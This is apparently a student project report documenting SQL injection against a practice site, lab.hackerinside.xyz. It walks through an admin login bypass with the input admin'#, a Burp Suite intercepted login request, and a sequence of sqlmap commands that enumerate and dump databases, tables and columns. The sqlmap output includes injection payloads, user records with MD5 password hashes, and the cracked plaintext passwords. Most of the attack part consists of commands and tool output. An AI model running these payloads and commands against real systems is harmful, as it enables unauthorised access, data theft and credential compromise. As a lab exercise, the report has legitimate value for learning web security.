MINOR PROJECT REPORT

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Checking the vulnerability of the website.

Exploiting the website

There are two ways i have got the admin side username and password

1. If any website is connected to database then and if they run the queries they and have some errors if i make any changes to the query like if our link is this http://lab.hackerinside.xyz/login.php.

I tried to insert some error in the link like %27 error like this


http://lab.hackerinside.xyz/login.php?id=10 where ?id=10 is a example of parameter
which may or may not be parameter and i have tried to make some syntax error by placing
the 'at the last of the link like http://lab.hackerinside.xyz/login.php?id=1


To checking the site vulnerability it is making some syntax error or not for ex:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

Then i tried to get the admin side by filling the in the username: [admin'#] and enter anything in the password section.


Now we get logged in as the admin







2. In this method i am exploiting all the tables in the database by using brupsuit and sqlmap

At first i have set the proxy in the firefox and checking the same same ip address i have used in the **brupsuit**







Then i will turn on the intercept



After that i have refreshed the page and see the option Proxy -> http history in Burpsuit



Then we will see the some request and response from client and server side in Target -> Site Options.



then i have tried to send some request while entering the id and password in and we will see some response and parameters.

```
POST /login.php HTTP/1.1

Host: lab.hackerinside.xyz

User-
Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firef ox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://lab.hackerinside.xyz/login.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 24


Cookie: PHPSESSID=guu7s56a1i8vgu0q83p9rcnbfj

Connection: close

Upgrade-Insecure-Requests: 1

uid=admin&password=123456
```

After getting the parameters then i go for sqlinjection using sqlmap to dump the site databases tables



First i have to check site is using which database and the parameters are vulnerable or not.

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin

```
[15:04:36] [INFO] testing connection to the target URL
[15:04:38] [INFO] checking if the target is protected by some kind o
f WAF/IPS/IDS
[15:04:38] [INFO] testing if the target URL content is stable
[15:04:39] [INFO] target URL content is stable
[15:04:39] [INFO] testing if GET parameter 'uid' is dynamic
[15:04:39] [WARNING] GET parameter 'uid' does not appear to be dynam
ic
[15:04:40] [INFO] heuristic (basic) test shows that GET parameter 'u
id' might be injectable (possible DBMS: 'MySQL')
[15:04:40] [INFO] heuristic (XSS) test shows that GET parameter 'uid
 might be vulnerable to cross-site scripting (XSS) attacks
[15:04:40] [INFO] testing for SQL injection on GET parameter 'uid'
it looks like the back-
end DBMS is 'MySQL'. Do you want to skip test payloads specific for
other DBMSes? [Y/n]
   sqlmap got a 302 redirect to 'http://lab.hackerinside.xyz:80/home
.php'. Do you want to follow? [Y/n] Y
  The i have got the message while command is running
```

```
[15:06:41] [INFO] 'ORDER BY' technique appears to be usable. Thi
s should reduce the time needed to find the right number of query co
lumns. Automatically extending the range for current UNION query inj
ection technique test
[15:06:45] [INFO] target URL appears to have 5 columns in query
[15:07:19] [INFO] target URL appears to be UNION injectable with 5 c
olumns
    [15:07:32] [INFO] GET parameter 'uid' is 'MySQL UNION query (NUL
L) - 1 to 20 columns' injectable
    [15:07:32] [WARNING] in OR boolean-
based injection cases, please consider usage of switch '--drop-set-
cookie' if you experience any problems during data retrieval
then we will get that
GET parameter 'uid' is vulnerable. Do you want to keep testing the o
thers (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 1
29 HTTP(s) requests:
Parameter: uid (GET)
Type: boolean-based blind
Title: OR boolean-
based blind - WHERE or HAVING clause (MySQL comment)
Payload: uid=-3916' OR 6091=6091#
Type: error-based
Title: MySQL >= 5.0 AND error-
based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: uid=admin' AND (SELECT 8361 FROM(SELECT COUNT(*), CONCAT(0x7
16b6b6a71, (SELECT (ELT(8361=8361,1))), 0x7178717171, FLOOR(RAND(0)*2))
x FROM INFORMATION SCHEMA.PLUGINS GROUP BY x)a)-- BfQY
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: uid=admin' AND SLEEP(5)-- ENEz
Type: UNION query
```

```
Title: MySQL UNION query (NULL) - 5 columns

Payload: uid=-
7297' UNION ALL SELECT NULL,CONCAT(0x716b6b6a71,0x64554f785557547079
4946454179447541456b694678524e657968515a51766568634b6c41646e49,0x717
8717171),NULL,NULL,NULL#
---
[15:08:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0
```

```
Applications * Places * © Terminator * Mon15:10 * Too(@localhost: - Too(@localhost:
```

Now we got the which database site is using and what is the parameter so now we go to get the databases are in those databases.

using this command using --dbs parameter to the command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin --dbs

Then i have got the two databases the site is using.


```
[15:15:39] [INFO] the back-end DBMS is MySQL
    web server operating system: Linux Debian
    web application technology: Apache 2.4.38
    back-end DBMS: MySQL >= 5.0
    [15:15:39] [INFO] fetching database names
    sqlmap got a 302 redirect to 'http://lab.hackerinside
.xyz:80/home.php'. Do you want to follow? [Y/n] Y
    [15:15:42] [INFO] used SQL query returns 2 entries
    [15:15:43] [INFO] retrieved: information_schema
    [15:15:44] [INFO] retrieved: dbs
    available databases [2]:

[*] dbs
    [*] dbs
    [*] information_schema
```

These are:

[*] dbs

[*] information_schema



After that we look for the tables are in the databsase dbs using this command in which -D is use to select the database and --tables for getting the tables

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -tables

```
Database: dbs


[3 tables]
+----+
| flag |
| products |
| users |
+-----+
```

After that we have to dump all the data in this flag tables and see how many users who are using this site using this command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T flag -columns

By selecting all the columns in the flag tables and used the parameter --dump in the command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T flag -C fid,flag,readme - dump



After that we have cracked the hash online on website hashcat.net

And the 43e88d8af39ade74a02a92e4587bd500

means

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Then i have selected the users tables to get the all the columns in this users tables

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T users -columns


After that we have to dump all the data in this user tables and see how many users who are using this site using this command


By selecting all the columns in the users tables and used the parameter --dump in the command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T users -C id,fname,username,password,description —dump

```
[15:27:04] [INFO] used SQL query returns 9 entries
[15:27:05] [INFO] retrieved: "All hail the admin!!", "admin", "1", "212
32f297a57a5a743894a0e4a801fc3", "admin"
[15:27:07] [INFO] retrieved: "Sup! I love swimming!", "bobby", "2", "5f
4dcc3b5aa765d61d8327deb882cf99", "bob"
[15:27:08] [INFO] retrieved: "I love 5 star!", "ramesh", "3", "9aeaed51
f2b0f6680c4ed4b07fb1a83c", "ramesh"
[15:27:09] [INFO] retrieved: "I love 5 star toooo!", "suresh", "4", "9a
eaed51f2b0f6680c4ed4b07fb1a83c", "suresh"
[15:27:10] [INFO] retrieved: "In wonderland right now :0", "alice", "5
',"c93239cae450631e9f55d71aed99e918","alice"
[15:27:11] [INFO] retrieved: "How dare you! Avada kedavra!", "voldemo
rt", "6", "856936b417f82c06139c74fa73b1abbe", "voldemort"
[15:27:12] [INFO] retrieved: "Need to go to Mordor. Like right now!"
,"frodo","7","f0f8820ee817181d9c6852a097d70d8d","frodo"
[15:27:13] [INFO] retrieved: "Hodor", "hodor", "8", "a55287e9d0b40429e5
a944d10132c93e", "hodor"
[15:27:15] [INFO] retrieved: "Im the rambo!! Bwahahaha!", "rambo", "65
',"e52848c0eb863d96bc124737116f23a4","rhombus"
[15:27:15] [INFO] recognized possible password hashes in column 'pas
sword'
do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] y
[15:27:18] [INFO] writing hashes to a temporary file '/tmp/sqlmapybD
Pc93546/sqlmaphashes-Mj156o.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[15:27:24] [INFO] using hash method 'md5 generic passwd'
what dictionary do you want to use?
```

```
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (pr
ess Enter)
[2] custom dictionary file
[3] file with list of dictionary files
[15:27:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[15:27:29] [INFO] starting dictionary-
based cracking (md5 generic passwd)
[15:27:29] [INFO] starting 8 processes
[15:27:29] [INFO] cracked password 'admin' for user 'admin'
[15:27:30] [INFO] cracked password 'alice1' for user 'alice'
[15:27:31] [INFO] cracked password 'frodo' for user 'frodo'
[15:27:31] [INFO] cracked password 'horcrux' for user 'voldemort'
[15:27:32] [INFO] cracked password 'password' for user 'bob'
[15:27:32] [INFO] cracked password 'rhombus' for user 'rhombus'
[15:27:33] [INFO] cracked password 'troll' for user 'ramesh'
[15:27:33] [INFO] cracked password 'frodo' for user 'frodo'
[15:27:33] [INFO] cracked password 'rhombus' for user 'rhombus'
[15:27:33] [INFO] cracked password 'admin' for user 'admin'
[15:27:33] [INFO] cracked password 'hodor' for user 'hodor'
```







In the same way i am going to get all the columns from products table in dbs database using the command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T products - columns

Then i am going to dump all the data from flag table using the command

sqlmap -u lab.hackerinside.xyz/login.php?uid=admin -D dbs -T products -C name,secret,description —dump





I have applied the bruteforce to crack the hashes.

All the logs files and csv files I have included in the zip folder.